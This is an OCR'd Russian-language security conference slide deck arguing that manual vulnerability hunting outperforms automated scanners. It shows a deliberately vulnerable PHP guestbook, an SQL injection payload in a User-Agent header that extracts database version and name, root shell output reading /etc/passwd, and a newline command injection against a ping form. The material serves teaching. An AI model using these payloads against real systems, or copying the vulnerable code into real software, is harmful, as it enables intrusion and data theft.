КОД ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

6 декабря 2018 г.
Астана

Почему ручной поиск уязвимостей лучше автоматического на реальных примерах.

Тютеев Батыржан
ОЮЛ “ЦАРКА”

https://t.me/b4trjan

#CODEIB


```php

/*
CREATE TABLE `message` (
`remote_addr` TEXT NOT NULL ,
`user_agent` TEXT NOT NULL ,
`name` TEXT NOT NULL ,
`text` TEXT NOT NULL
) ENGINE = MYISAM ;


*/

$link = mysql_connect("localhost", "****", "******");
mysql_select_db("task", $link);
$ip = $_SERVER["REMOTE_ADDR"];
if(isset($_SERVER["HTTP_X_REAL_IP"])) {
$ip = $_SERVER["HTTP_X_REAL_IP"];
}
$ip = addslashes($ip);
$user_agent = addslashes($_SERVER["HTTP_USER_AGENT"]);
$ip = substr($ip, 0, 15); // max length 15
if(isset($_POST["name"]) && isset($_POST["text"])) {
$text = addslashes($_POST["text"]);
$name = addslashes($_POST["name"]);
$query = mysql_query("INSERT INTO `message` (`remote_addr`, `user_agent`, `name`, `text`) VALUES('{$ip}',
'{$user_agent}', '{$name}', '{$text}');", $link);

print $ip.'^'.$user_agent.'^'.$name.'^'.$text;
}
$query = mysql_query("SELECT * FROM `message`;", $link);
echo("<table>");
while($row = mysql_fetch_assoc($query)) {
echo("<tr><td>{$row["name"]}</td><td>{$row["text"]}</td></tr>");
}
echo("</table>");
?>
```



SQL Injection

Go | Cancel | < | > | Target: http://84.19.190.131

Request

Raw | Params | Headers | Hex

```
POST http://84.19.190.131/tasks/2/ HTTP/1.1
Host: 84.19.190.131
User-Agent: ,(select 1),(select version()),(select database()))#
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-REAL-IP: 127.0.0.11\\\\\\
DNT: 1
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

name=aa&text=aa
```


15 символов

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Date: Fri, 17 Jun 2016 14:24:48 GMT
Server: Apache
X-Powered-By: PleskLin
Vary: Accept-Encoding
Content-Length: 331
Content-Type: text/html
X-Cache: MISS from vk-com-feed
X-Cache-Lookup: MISS from vk-com-feed:3128
Via: 1.1 vk-com-feed (squid/3.4.8)
Connection: close

<a href="http://84.19.190.131/tasks/2/?clear">Truncate
Table</a><br><br>127.0.0.11\\\\\^,(select 1),(select version()),(select
database()))#^aa^aa<table><tr><td>test name</td><td>test text</td></tr><tr><td>test
name2</td><td>test
text2</td></tr><tr><td>5.1.73-1</td><td>task</td></tr><tr><td>5.1.73-1</td><td>task</td></
tr></table>
```



513 символов

\\\\\\...\\\\\\'

```
#
#
# id
uid=0(root) gid=0(root) groups=0(root)
#
#
# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
rtkit:x:105:110:RealtimeKit,,,:/proc:/bin/false
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/bin/false
avahi-autoipd:x:107:111:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
messagebus:x:108:112::/var/run/dbus:/bin/false
usbmux:x:109:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
lightdm:x:111:116:Light Display Manager:/var/lib/lightdm:/bin/false
avahi:x:113:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:114:121:colord colour management daemon,,,:/var/lib/colord:/bin/false
saned:x:115:122::/var/lib/saned:/bin/false
hplip:x:116:7:HPLIP system user,,,:/var/run/hplip:/bin/false
```

RCE

#CODEIB

HOME | PING | TRACE ROUTE | DIG | WHOIS | PYTHON INTERPRETER

Ping

IP: 127.0.0.1

Ping It!

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from
127.0.0.1: icmp_seq=1 ttl=64 time=0.024 ms 64 bytes from
127.0.0.1: icmp_seq=2 ttl=64 time=0.031 ms 64 bytes from
127.0.0.1: icmp_seq=3 ttl=64 time=0.044 ms 64 bytes from
127.0.0.1: icmp_seq=4 ttl=64 time=0.035 ms --- 127.0.0.1 ping
statistics --- 4 packets transmitted, 4 received, 0% packet
loss, time 2998ms rtt min/avg/max/mdev = 0.024/0.033/0.044/0.009
ms
```

Go | Cancel | < | > | Target: https://192.168.27.67

Request

Raw | Params | Headers | Hex

```
POST /index.php?page=ping.php HTTP/1.1
Host: 192.168.27.67
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.27.67/index.php?page=ping.php
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

ip=127.0.0.1%0als&send=Ping+It%21
```

? | < | + | > | Type a search term | 0 matches

Response

Raw | Headers | Hex | HTML | Render

```
  <div id="body" class="width">
    <section id="content">
    <article>


<h3>Ping</h3>

<fieldset>
  <form action="/index.php?page=ping.php" method="POST">
    <p>IP: <input name="ip" id="ip" value="127.0.0.1\nls" onClick="this.select();" type="text" /></p>
    <p><input name="send" style="margin-left: 150px;" class="formbutton" value="Ping It!" type="submit" /></p>
  </form>
</fieldset>
<pre>!!!ERROR!!! That is an invalid IPv4.</pre><br/><br/><br/><br/><br/><br/><p>The last command executed was: ping -c 4 127.0.0.1
ls. <a href='/index.php?page=job.php&job=98'>Click here to re-run</a>.</p>
    </article>
    </section>

    <aside class="sidebar">
      <ul>
        <li>
          <h4>Categories</h4>
          <ul>
            <li><a href="index.html">Home Page</a></li>
            <li><a href="/notyetdone/">Important Page</a></li>
            <li><a href="/notyetdone/">Important Page</a></li>
            <li><a href="/notyetdone/">Important Page</a></li>
            <li><a href="/alsonotdone/">Another Page</a></li>
          </ul>
        </li>
```

? | < | + | > | </fieldset>

1 × 3 × ...

Go Cancel < ▾ > ▾ Target: https://192.168.27.67

Request

Raw Params Headers Hex

```
GET /index.php?page=job.php&job=98 HTTP/1.1
Host: 192.168.27.67
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
```

? < + > Type a search term 0 matches

Response

Raw Headers Hex HTML Render

```
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.018 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.030 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.029 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.031 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.018/0.027/0.031/0.005 ms
403.php
405.php
500.php
alsonotdone
config.php
dig.php
ever.php
examples.html
home.php
images
index.php
job.php
license.txt
notyetdone
ping.php
python.php
readme and license.txt
robots.txt
styles.css
traceroute.php
whois.php
</code><br/><br/><br/><br/><br/><p>The last command executed was: . <a
href='/index.php?page=job.php&job=0'>Click here to re-run</a>.</p>
```

? < + > Type a search term 0 matches

Done 4,063 bytes | 3,214 millis

Acunetix	-
BurpSuite pro	-
Netsparker	-
IBM Appscan	-
“Ручной” анализ	+


MAXPATROL
acunetix
AppScan
IBM Security

Вопросы?

@get_kontakt_bot
@mailsearchbot